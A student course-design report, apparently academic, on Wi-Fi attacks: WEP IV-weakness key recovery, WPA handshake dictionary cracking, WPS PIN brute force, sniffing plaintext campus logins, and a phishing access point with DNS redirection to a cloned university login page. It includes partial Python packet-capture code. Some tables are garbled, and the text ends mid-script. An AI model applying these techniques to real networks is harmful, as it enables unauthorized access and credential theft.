西南大学

计算机与信息科学学院

学年设计报告

题 目： 构建安全Wi-Fi网络

年级、专业： 2014 级 网络工程 专业 1 班

学生姓名： 杨金鑫

提交日期： 2017 年 6 月 28 日

|  |
| --- |
| 学年设计报告评定： |
| 成绩：  指导教师（签字）：  年 月 日 |

目录

[一． 构建安全Wi-Fi安全网络需求概述 5](#_Toc486330104)

[1. 对使用WEP加密的Wi-Fi网络进行破解 5](#_Toc486330105)

[2. 对使用WPA/WPA2加密的Wi-Fi网络进行破解 5](#_Toc486330106)

[3. 对开启了WPS的Wi-Fi网络进行破解 5](#_Toc486330107)

[4. 对开放网络的数据包进行嗅探，抓取明文认证的数据包获取其中的密钥 5](#_Toc486330108)

[5. 构建钓鱼AP，模拟钓鱼网站，使用户输入隐私信息 5](#_Toc486330109)

[二． 安全Wi-Fi网络设计方案 6](#_Toc486330110)

[1. 针对WEP加密的Wi-Fi破解设计方案 6](#_Toc486330111)

[2. 针对WPA加密的Wi-Fi破解设计方案 7](#_Toc486330112)

[3. 对于开启了WPS功能的Wi-Fi破解解决方案 13](#_Toc486330113)

[4. 对开放网络数据包进行嗅探 16](#_Toc486330114)

[5. 构建钓鱼Wi-Fi+钓鱼网站进行隐私窃取 16](#_Toc486330115)

[三． 源代码 17](#_Toc486330116)

[1. 关于代码的相关注意事项 17](#_Toc486330117)

[2. WEP加密的Wi-Fi破解项目相关代码 17](#_Toc486330118)

[3. WPA/WPA2加密的Wi-Fi破解项目相关代码 24](#_Toc486330119)

[4. 开启了WPS功能的Wi-Fi破解项目源代码 29](#_Toc486330120)

[5. 对校园网进行嗅探密码 34](#_Toc486330121)

[6. 钓鱼WI-FI+钓鱼网站源代码 35](#_Toc486330122)

[四． 简单的效果展示 37](#_Toc486330123)

[1. WEP加密的WI-FI破解效果 37](#_Toc486330124)

[2. WPA加密的WIF破解效果 38](#_Toc486330125)

[3. 开启了WPS的WIIF破解效果 38](#_Toc486330126)

[4. 嗅探swu-Wi-Fi认证，获取用户名账号密码 39](#_Toc486330127)

[5. 搭建钓鱼Wi-Fi+钓鱼网站 39](#_Toc486330128)

[五． 总结 40](#_Toc486330129)

[六． 参考文献 40](#_Toc486330130)

# 构建安全Wi-Fi安全网络需求概述

## 对使用WEP加密的Wi-Fi网络进行破解

由于WEP加密算法使用RC4算法进行加密，采用对称加密机理，数据的加密和解密采用相同的密钥和加密算法。标准的 64 位WEP通过使用40位密钥，连接到24位初始向量(IV)来产生RC4密钥。

由于RC4算法有明显的漏洞，WEP密钥在密和解密无线传输的数据时，每个数据包的初始化向量都会改变。如果入侵者通过收集许多重复使用过的初始化向量，他就能知道纯文本内容，就可以解密加密的数据。

本程序将采用Python编写，对网络中采用了WEP加密的Wi-Fi进行抓包，抓到足够的IVs数据包后，就可以用特定的算法对这些特定的数据包进行破解，从而运算出WEP密钥。

## 对使用WPA/WPA2加密的Wi-Fi网络进行破解

WPA实现了IEEE 802.11i标准的部分内容，是WPA2代替WEP加密算法的过渡算法，WPA2为IEEE 802.11i的标准实现方式。WPA采用TKIP+MIC加密，WPA2采用AES+CCMP加密。WPA/WPA2采用 IEEE 802.1x协议和EAP作为用户身份认证机制，客户端和设备之间EAP协议报文使用EAPOL封装格式，承载于WLAN环境中。

TKIP仍然基于RC4加密，初始化向量IV长度也增加到了128位，如果还是像WEP破解那样捕获大量数据包进行分析破解消耗时间精力太长。WPA/WPA2在认证时会产生握手包，我们可以抓取这个握手包，然后通过跑字典的方式对握手包进行MIC算法验证，如果结果和握手包的MIC结果相同，就认为密钥正确

本程序将采用Python编写，对网络中采用了WPA/WPA2加密的Wi-Fi进行抓握手包，抓到握手包后，将用另一个程序读取字典，对握手包进行跑字典破解，得出密钥。

## 对开启了WPS的Wi-Fi网络进行破解

对于WPA/WPA2加密的Wi-Fi可以开启WPS功能，WPS功能是为了简化输入繁琐的密码而设计的快速介入网络的操作。采用8位的PIN的数字码，通过最多11000次尝试后就可以把PIN码跑出来，并且PIN码通过成功后会把密钥放在最后一个数据包中，所以也得到的密码

WPS通过EAP消息交互，通过8次握手进行认证，我们需要一边抓包然后发包来模拟一台终端与AP的交互过程。通过前4次握手我们可以确定前4位PIN码是否正确，通过后4次握手可以确定后3位PIN码是否正确。因为最后1位PIN码是前7 位PIN的校验和，所以我们只需要11000次尝试即可破出密码。

## 对开放网络的数据包进行嗅探，抓取明文认证的数据包获取其中的密钥

由于开放Wi-Fi没有进行加密，再加上校园网认证网页也没有进行加密，所以直接抓包就可以获取密码

## 构建钓鱼AP，模拟钓鱼网站，使用户输入隐私信息

通过在局域网内搭建DNS服务器，然后将路由器的默认的DNS域名指向我的DNS服务器，当有无线客户端连接Wi-Fi时，通过DHCP分配的DNS服务器就会是我的DNS服务器，这样通过修改某一网站的域名指向我的web服务器，用户并无法察觉，并在我的钓鱼网站上输入隐私信息，我便可以获取这些信息


# 安全Wi-Fi网络设计方案

## 针对WEP加密的Wi-Fi破解设计方案


* 1. RC4加密原理

RC4加密是对称加密算法，通过简单的算法，可变的密钥长度（流密码）。一旦密钥长度达到一定的长度，就基本无法采用暴力破解

* 1. 关键变量
* 密钥流：根据明文和密钥生成相应的密钥流，密钥流的长度和明文的长度是对应的
* 状态向量S：长度为256，S[0]，S[1].....S[255]。每个单元都是一个字节，算法运行的任何时候，S都包括0-255的8比特数的排列组合，只不过值的位置发生了变换
* 临时向量T：长度也为256，每个单元也是一个字节。如果密钥的长度是256字节，就直接把密钥的值赋给T，否则，轮转地将密钥的每个字节赋给T
* 密钥K：长度为1-256字节，注意密钥的长度与明文长度、密钥流的长度没有必然关系，通常密钥的长度为16字节
  1. RC4包含加密算法
* 密钥调度算法 KSA：生成流密钥
* 伪随机密钥序列生成算法 PRGA。使用流密钥对数据加密
  1. WEP加密基本原理



* 1. 基于IV Weakness破解WEP密钥



在状态S3中，令X=S 3 [1]=0，Y=S3 [X]=3，则Z=S 3[S3[1]+S3[S3[1]]]=S3[X+Y]=S3 [3]。有5%的概率，X/Y/ Z 三个元素都不再参加其后KSA中任意一次Swap操作，即有 5%的概率PRGA输出的第一个字节为Z = S3[3]。由于S3[3]=S 2[j3]，因此攻击者可以从已知的S2中搜索出一项其值为Z，找到该项对应的位置下标j 3。因为j3 =j2+S2[i3]+K[i3]=j2+S2[3]+K[3]，可以反推出K[3]的估计值。当X(3,N–1,x)中x取不同值，重复上述步骤可以得到大量K[3]估计值。出现次数最多的那个估计值是 K[3] 的真实值的可能性最大

* 1. 考虑一般情况，已知K[0], K[1],K[2],K[A+2]的情况下,如何得到K[A + 3](A = 0,1,2,...)

1. 攻击者利用自己计算机中设置为混杂模式的无线网卡观察无线网络中正在发送的密文帧，对含有满足(A+3，N-1，x)形式IV的密文帧进行捕获，并记录该密文帧的第一个字节 C[1] 。
2. 用捕获密文帧的第一个字节C[1]异或无线数据帧的标识字段0XAA，得到密钥流的第一个字节 Z[1]，该字节为PRGA输出的第一个字节。
3. 攻击者自己构造特殊格式的初始向量IV(A+3，N-1，x) (A=0，1，2，...) ，并执行KSA运算到第A+2步，得到j A + 2 ，S A + 2 。
4. 在S A + 2 中搜索出值为Z[1]的元素，找到该元素的位置下标 j A + 3 。
5. 根据jA +3=jA+2+SA+2[A+3]+K[A+3]，可得K[A+3]=jA+3-jA+2-SA+2[A+3]，由此得到K[A+3]的估计值。
6. 攻击者继续捕获初始向量IV(A+3，N-1，x)中x=0，1，2，...，255 时的密文帧，重复第(2)至第(5)步，得到256个K[A+3]的估计值，取出现次数最多的那个估计值作为K[A+3]的最终估计值。

## 针对WPA加密的Wi-Fi破解设计方案

* 1. WPA：Wi-Fi Protected Access
  2. 认证模式

WPA 模 式 
企 业 模 式 
个 人 模 式 
采 用 技 术 
802 ． Ix + EAP + TKIP + MIC 
Pre—shared Key + TKTP + MIC 

* 1. WEP和WPA比较

项 目 
安 全 性 
加 密 算 法 
认 证 
密 钥 
完 整 性 校 验 
初 始 化 向 量 
WEP 
不 安 全 ， 易 破 解 
RC4 
单 次 ， Open System 和 Shared 
Key 模 式 
静 态 ， 无 派 生 
CRC-32, 线 性 算 法 ， 易 篡 改 
24 位 ， 线 序 排 列 
WPA—PSK 
比 较 安 全 ， 无 法 抓 包 破 解 ， 但 可 
抓 握 手 包 用 字 典 攻 击 破 解 
RC4 ， 密 钥 HASH 
四 次 握 手 ， 只 能 Open System 模 
式 
动 态 ， 临 时 密 钥 不 一 样 
HASH 算 法 ， 无 法 篡 改 
MIC ， 
48 位 ， 非 线 序 排 列 

* 1. WPA2

1. 认证模式

胛 A2 模 式 
企 业 模 式 
个 人 模 式 
所 用 技 术 
802 ． Ix + EAP + AES + CCMP 
Pre—shared Key + AES + CCMP 

1. WEP和WPA2比较

项 目 
安 全 性 
不 安 全 ， 易 破 解 
加 密 算 法 
连 接 
密 钥 
完 整 性 校 验 
初 始 化 向 量 
身 份 认 证 
重 播 保 护 
RC4 
单 次 ， 
Open System 和 
Shared Key 模 式 
静 态 ， 无 派 生 
CRC-32 ， 线 性 算 法 ， 易 篡 
改 
24 位 ， 线 序 排 列 
无 
无 
WPA2—PSK 
除 暴 力 破 解 ， 尚 未 有 破 解 方 法 
AES ， 128 位 加 密 算 法 
四 次 握 手 ， 只 能 Open System 模 式 
动 态 ， 任 意 两 设 备 间 密 钥 不 一 样 
CCM ， 密 码 区 块 链 信 息 认 证 ， 对 MIC 加 
密 ， 无 法 篡 改 
48 位 数 据 包 编 号 
IEEE 802 ． Ix 身 份 认 证 
数 据 包 编 号 作 为 计 数 重 扌 番 保 护 

* 1. TKIP

1. 加密特点


* IV从24位增加到48位，由1600万增加为281万亿，防止耗尽
* 通过密钥混合，使得RC4密钥不相同
* 序列号计数器：每次安装新密钥，初始向量/序列号计数器重设为1，每传一个镇，序列号加1
* 防止重放攻击：TKIP保留各工作站最近的序列号，收到帧大于接收，否则拒绝

1. 加密过程
   * + 32位发送端地址+128位临时密钥+序列号的前32位==>输出长度80位的临时密钥
     + 80位TTAK + 序列号的后16位==>输出128位的RC4密钥
     + 对数据帧计算MIC
     + 对每个帧以WEP密钥加密，输出加密后的数据
     + 对帧进行封装，bing传送出去


~ 」 PP Jog ~ ~ )IW 
(PanbUJl) 
paw pa 
•OUU2Sd3,M h/d3M 
ssa4 

* 1. CCMP加密过程

1. 对帧赋予一个48位的封号编号（Packet Number，PN），每个帧PN累加，侦测重放攻击
2. 构造附加认证数据（Additional Authentication Data，AAD），确认帧是否被改动
3. 构建CCMP nonce，用于确保加密操作确实作用于某些独特的数据，由PN和发送端地址+QoS优先级组合而成，不同工作站也可以使用相同的PN
4. 构建CCMP header，将PN的6个字节拆开，插入Key ID
5. 开始加密：128位临时密钥+nonce+AAD+帧数据=加密数据，然后添加MIC




* 1. 四次握手--术语解释
* PSK(Pre-Shared key)：预共享密钥，这个密钥不是我们输入的密码，PSK使用PBKDF2算法产生
* PMK(Pairwise Master Key)：成对主密钥，根据路由器的工作模式（个人/企业）不同产生方式不同，这里只介绍个人模式，PMK=PSK
* PTK(Pairwise Transient Key)：成对临时密钥，由PMK作为参数，采用PRF-512算法生成的
* GMK(Group Master Key)：组主密钥，和PMK类似，产生GTP密钥
* GTK(Group Temporal Key)：组临时密钥，和PTK类似，包含多种密钥
* EAPOL-KCK：EAPOL确认密钥，用于四次握手中提供完整性
* EAPOL-KEK：EAPOL加密密钥，用于四次握手中提供机密性
* TK：临时密钥，提供单播数据的机密性和完整性保护。TKIP使用两个密钥分别对应机密和完整性，CCMP使用一个密钥对应机密和完整性



* 1. 四次握手过程

1. AP生成随机数ANonce，并发送给STA，没有提供任何保护
2. STA生成随机数SNonce，现在STA拥有ANonce、SNonce、口令密钥，可以生成PTK，并将随机数SNonce给AP，并使用PTK中的EAPOL-KCK对消息加密
3. AP收到随机数后，也生成PTK，并使用EAPOL-KCK对消息进行认证，认证成功后，发送生成GTK参数给AP，以便后续生成GTK。使用EAPOL-KCK对消息进行加密
4. STA对消息认证成功后，发送ACK消息给AP确认
5. 四次握手结束，后续开始加密传输



* 1. PSK的生成：PBKDF2算法

PBKDF2是一个导出密钥的算法，常用来生成加密的密码。通过一个伪随机函数，把密钥和盐值（明文）作为参数，然后重复运算产生密钥

WPA应用：PSK = PBKDF2(PassPhrase， ssid， 4096， 256)

函数定义

DK = PBKDF2(PRF， Password， Salt， c， dkLen)

* PRF：一个伪随机函数，例如HASH\_HMAC函数，它会输出长度为hLen的结果
* Password：用来生成密钥的原文密码
* Salt：一个加密用的盐值 · c：是进行重复计算的次数
* dkLen：是期望得到的密钥的长度
* DK：最后产生的密钥

算法流程

DK的值由一个以上的block拼接而成。block的数量是dkLen/hLen的值。就是说如果PRF输出的结果比期望得到的密钥长度要短，则要通过拼接多个结果以满足密钥的长度

DK = T1 || T2 || ... || Tdklen/hlen

而每个block则通过则通过函数F得到：

Ti = F(Password， Salt， c， i)

在函数F里，PRF会进行c次的运算，然后把得到的结果进行异或运算，得到最终的值。

F(Password， Salt， c， i) = U1 ^ U2 ^ ... ^ Uc


第一次，PRF会使用Password作为key，Salt拼接上编码成大字节序的32位整型的i作为盐值进行运算。i指的是第几次

U1 = PRF(Password， Salt || INT\_32\_BE(i))

而后续的c-1次则会使用上次得到的结果作为盐值。

U2 = PRF(Password， U1)

Uc = PRF(Password， Uc-1)



* 1. PTK的生成：PRF-512算法

就是反复进行了四次HMAC的运算，直接看代码还好理解点

PTK是用来产生各种加密密钥的，对与TKIP和CCMP两种方式的密钥产生方式是一样的，通过代码可以看出前383比特的数据和作用是一样的，所以我这里采用同一段代码。

* 1. MIC的生成：HMAC函数


直接采用Python的模块产生HMAC，但要注意TKIP采用MD5算法，CCMP采用SHA-1算法

2.10 破解流程

1. 抓取四次握手包
2. 获取握手包的MIC数据
3. 载入字典，自己模拟加密过程，计算握手包的MIC数据，与第二部获取的MIC数据进行对比，即可判断密钥是否正确

## 对于开启了WPS功能的Wi-Fi破解解决方案

* 1. WPS接入方式
* ROUTER PIN：PIN是死的，客户端用WPS软件输入AP的PIN码进行连接
* CLIENT PIN：客户端会生成PIN码，AP添加客户端的PIN码设备，建立连接
* PBC：Push Button COnfiguration，路由器按WPS按钮，自动关联
  1. WPS中AP和终端之间的工作方式
  2. AP的WSC开始工作后，广播带有WSC IE的Beacon包，表明AP支持WSC
  3. 如果Enrollee收到来自AP的端的beacon包，那么它会解析beacon包中的 WSC IE，并向AP发送单播Probe Request包
  4. 如果Enrollee没有收到带有WSC IE的beacon包，那么它就会去搜索周围支持WSC的AP，所以会向周围发送Probe Request广播包。如果Enrollee发现周围有两个或者两个以上的AP在跑WPS，则Enrollee会在发现阶段停止继续执行；同理，如果AP发现有两个或两个以上的Enrollee在尝试建立WPS连接，AP也会停止运行WPS。如果哪一天按下你router的WPS按钮，发现wps灯快闪了几下就不闪了，可能就是当时同时有两个Enrollee在尝试WPS连接。
  5. AP收到带有 WSC IE的Probe Request请求包以后，就会回复Probe Response包，这个包里面带有WSC IE，会告诉Enrollee一些信息，这些信息很多，Enrollee会根据这些信息来决定下一步的动作
  6. 虚线：输入PIN码
  7. 当Enrollee获取到AP端的信息，并且通过判断符合接入条件的时候，Enrollee会尝试去和AP进行认证，向AP发送Auth Request包
  8. AP认证成功，并回复Auth Response Success包
  9. Enrollee发送Association Request关联请求包，并附带WSC IE信息，这个信息很重要，目的是告诉AP我这边使用的协议的802.1x WPS 1.0 协议，在M1-M8会遵循这个协议，如果不能接受这种协议的话，请及时告诉我。
  10. AP发送EAPOL-Start，开始M1-M8之前，AP需要确定STA的身份验证算法
  11. AP发送EAP-Request/Identity确定STA的ID
  12. Enrollee发送EAP-Response/Identity，设置ID="WFA-SimpleConfig-Enrollee-1-0"
  13. AP确定STA的ID后，发送EAP-Request/WSC\_Start启动EAP-WSC认证流程（M1-M8）



* 1. M1-M8交互过程重要字段分析

Ml 
112 
MI 
Ms 
M6 
Mg 
Versionl[N1 [N21(Descripti0nllPKR IllConfigDatalll 
- Hash 1 - Mt) 
Version(N1 [R - Hash 1 IR - Hash2(lENC 
(R-SI)II 
rapkey 
HMÅC (M 
A LAhkey 3 
V IENC 
Keyw rapkey 
V ersi0nllN I "ENC' 
key ey 
Version IIN211ENC 
(E 
key ey 
HMM' (M 
AuthKe-y 6 
Version' INI[lENCke 
(Ms 1116') 
S2[llConfigDatal 

1. M1：STA->AP
   * UUID-E：STA的UUID
   * MAC：STA的MAC地址
   * Enrollee Nonce：STA的一串随机数，等会用于产生密钥
   * Publick Key：用于DH算法，交换密钥
   * Authentication Type Flags和Encryption Type Flags：Enrollee支持的身份验证算法和加密算法
   * Connection Type：表示支持的802.11网络类型，ESS=0x01，IBSS=0x02
2. M2：AP->STA
   * Registrar Nonce：AP产生的随机数，用于产生密钥
   * Publick Key：用于DH算法
   * Authenticator：由HMAC-SHA-256和AuthKey算法产生的256bit二进制传，只取前64bit
   * 计算KDK（Key Derivation Key）： =====> kdf(KDK， “Wi-Fi Easy and Secure Key Derivation”， 640)
   * KDK密钥用于其他三种Key派生，这三种Key分别用于加密RP协议中的一些属性的AuthKey（256位）、加密Nonce和ConfigData（即一些安全配置信息）的KeyWrapKey（128位）以及派生其他用途Key的EMSK（Extended MasterSession Key）
3. M3：STA->AP

* 计算KDK：得出AuthKey、KeyWrapKey、EMSK
* 计算E-HASH1、E-HASH2
* 利用AuthKey和PIN码利用HMAC算法分别生成两个PSK。其中，PSK1由PIN码前半部分生成，PSK2由PIN码后半部分生成
* 利用AuthKey对两个新随机数128 Nonce进行加密，以得到E-S1和E-S2
* E Hash1：利用HMAC算法及AuthenKey分别对（E-S1、PSK1、STA的D-H Key和AP的D-H Key）计算得到
* E Hash2：利用HMAC算法及AuthenKey分别对（E-S2、PSK2、STA的D-H Key和AP的D-H Key）计算而来
* Authenticator是STA利用AuthKey（STA收到M2的Registrar Nonce后也将计算一个AuthKey）计算出来的一串二进制位。

1. M4：AP->STA

* AP计算R-HASH-1、R-HASH-2，使用的PIN码为AP设置的PIN码
* 如果R HASH-1/2和E HAHS-1/2不同的话，则说明用户的PIN码和设置的PIN码不同。STA比较后就可以终止EAP-WSC流程
* Encrypted Setting：AP利用KeyWrapKey加密R-S1得到的数据

1. M5：STA->AP

* Encrypted Setting：STA利用KeyWrapKey加密E-S1得到的数据

1. M6：AP->STA

* Encrypted Setting：AP利用KeyWrapKey加密R-S2得到的数据

1. M7：STA->AP

* Encrypted Setting：STA利用KeyWrapKey加密E-S2得到的数据

1. M8：AP->STA

* 如果AP确认M7消息正确后，发送M8
* 安全配置保存在Encrypted Setting中，并用KeyWrapKey加密

1. STA收到M8后，解密Encrypted Setting，得到安全设置信息。保存在wpa\_supplicant.conf中


* STA发送WSC\_DONE消息给AP，表示已经成功处理M8消息

1. AP发送EAP-FAIL已经Deauthentication帧给STA，STA收到后取消与AP的关联

## 对开放网络数据包进行嗅探

因为开放网络中没有上面所说的加密方式，所以终端到AP路由器之间是明文传输，如果终端在使用浏览器浏览网络或者在传输数据，如果Web服务器使用HTTP协议而不是HTTPS协议，那么我们可以把数据包抓下来，并且进行分析，从而可以得出数据包里的内容。

我这里对校园网进行测试，因为swu-Wi-Fi是没有加密的，认证服务使用的web网页认证，而且是明文传输的，浏览器使用POST数据过程中，数据包中有明显字段会显示出来，从wireshark抓包可以看出我的校园网账号和密码



## 构建钓鱼Wi-Fi+钓鱼网站进行隐私窃取

* 1. 准备内容
* DNS服务器：进行域名和IP的转换，将公有域名对应到Web服务器上
* Web服务器：Apache服务器，构建钓鱼网站，骗取用户的账号密码
* 路由器：把默认DNS服务器指向内网的DNS服务器
* 分配网段

|  |  |
| --- | --- |
| AP局域网 | 192.168.1.0/24 |
| DNS服务器 | 192.168.1.102 |
| Web服务器 | 192.168.1.102 |

* 1. 原理：把客户端的DNS查询服务器通过DHCP设置指向我自己的DNS服务器，就可以实现域名到我的Web服务器IP的转化，从而用户进入到一个钓鱼网站
  2. 通过Httrack工具对西南大学主页进行拷贝，然后再对校园网登录界面进行拷贝，简单修改最终实现以下结果（有点瑕疵，不是很擅长HTML）。当用户点击登录时，网页就会将数据POST到我的后台，然后后台将数据POST到真正的登录网页，接受数据并返回给用户。相当于我实现了中间人攻击，用户通过的所有数据都会经过我，我会选择喜欢的数据进行控制。
  3. 以下界面为了区分真正的登录界面和模仿的登录界面，没有修改地址栏



# 源代码

## 关于代码的相关注意事项

由于只是测试代码，所以没有让用户输入AP的名称或者自己终端手机的MAC地址等，我全部是按照自己的路由器和手机的MAC地址来进行模拟测试的。所以看到的抓包过滤条件我都是直接填入。

## WEP加密的Wi-Fi破解项目相关代码

* 1. **RC4.py**：对称加密算法RC4再现，用来进行验证数据是否正确

|  |
| --- |
| #/usr/bin/env python  #coding:utf-8  #输入传入的数据和密钥，传入的参数都为字符串  def rc4\_encode(data， key):  statu\_v = range(256) #状态向量  temp\_v = [ ord(key[x % len(key)]) for x in range(256)] #初始向量  en\_data = '' #加密的结果  #初始化状态向量  j = 0  for i in xrange(256):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]  #流产生  i=j=0  for x in xrange(len(data)):  i = (i + 1) % 256  j = (j + statu\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]  t = (statu\_v[i] + statu\_v[j]) % 256  en\_data += chr( ord(data[x]) ^ statu\_v[t] )  return en\_data  def main():  data = '\xaa\xaa\x03\x00\x00' #获得需要加密的数据  key = '\x7f\x93\xd4\x12\x34\x56\x78\x90' #获得密钥 IV+KEY  en\_data = rc4\_encode(data=data， key=key)  print en\_data.encode('hex')  if \_\_name\_\_ == '\_\_main\_\_':  main() |

* 1. **wep\_code.py**：来抓取符合条件的IVs数据包。如果IV等于以下数值，就可以认为是符合IVs数据包03ffxx / 04ffxx / 05ffxx / 06ffxx /07ffxx（xx代表任意值）

|  |
| --- |
| #/usr/bin/env python  #coding:utf-8  from scapy.all import \*  import time， pickle  pkt\_num = 0  def show(pkt):  global pkt\_num  if pkt.haslayer(Dot11WEP):  if (pkt[Dot11].addr1 == 'e4:d3:32:4b:03:9c' and pkt[Dot11].addr2 == 'f4:9f:f3:92:47:c4') or (pkt[Dot11].addr1 == 'f4:9f:f3:92:47:c4' and pkt[Dot11].addr2 == 'e4:d3:32:4b:03:9c') or (pkt[Dot11].addr1 == 'e4:d3:32:4b:03:9c' and pkt[Dot11].addr2 == 'ec:1d:7f:bc:b3:a8') or (pkt[Dot11].addr1 == 'ec:1d:7f:bc:b3:a8' and pkt[Dot11].addr2 == 'e4:d3:32:4b:03:9c'):  print  print pkt\_num，  pkt\_num = pkt\_num+1  pkt\_iv = pkt[Dot11WEP].iv  print pkt\_iv.encode('Hex')，    #write all\_pkts.txt  #f\_all\_pkts.write(pkt\_iv.encode('Hex')+'\n')  #f\_all\_pkts.flush()    if pkt\_iv[0] == '\x03' and pkt\_iv[1] == '\xff':  filename = './03ff\_pkts/'+pkt\_iv.encode('hex')  with open(filename， 'w') as f:  dict = {'pkt\_iv':pkt\_iv， 'pkt\_wepdata':pkt[Dot11WEP].wepdata}  pickle.dump(dict， f)  f.flush()  return    if pkt\_iv[0] == '\x04' and pkt\_iv[1] == '\xff':  filename = './04ff\_pkts/'+pkt\_iv.encode('hex')  with open(filename， 'w') as f:  dict = {'pkt\_iv':pkt\_iv， 'pkt\_wepdata':pkt[Dot11WEP].wepdata}  pickle.dump(dict， f)  f.flush()  return    if pkt\_iv[0] == '\x05' and pkt\_iv[1] == '\xff':  filename = './05ff\_pkts/'+pkt\_iv.encode('hex')  with open(filename， 'w') as f:  dict = {'pkt\_iv':pkt\_iv， 'pkt\_wepdata':pkt[Dot11WEP].wepdata}  pickle.dump(dict， f)  f.flush()  return    if pkt\_iv[0] == '\x06' and pkt\_iv[1] == '\xff':  filename = './06ff\_pkts/'+pkt\_iv.encode('hex')  with open(filename， 'w') as f:  dict = {'pkt\_iv':pkt\_iv， 'pkt\_wepdata':pkt[Dot11WEP].wepdata}  pickle.dump(dict， f)  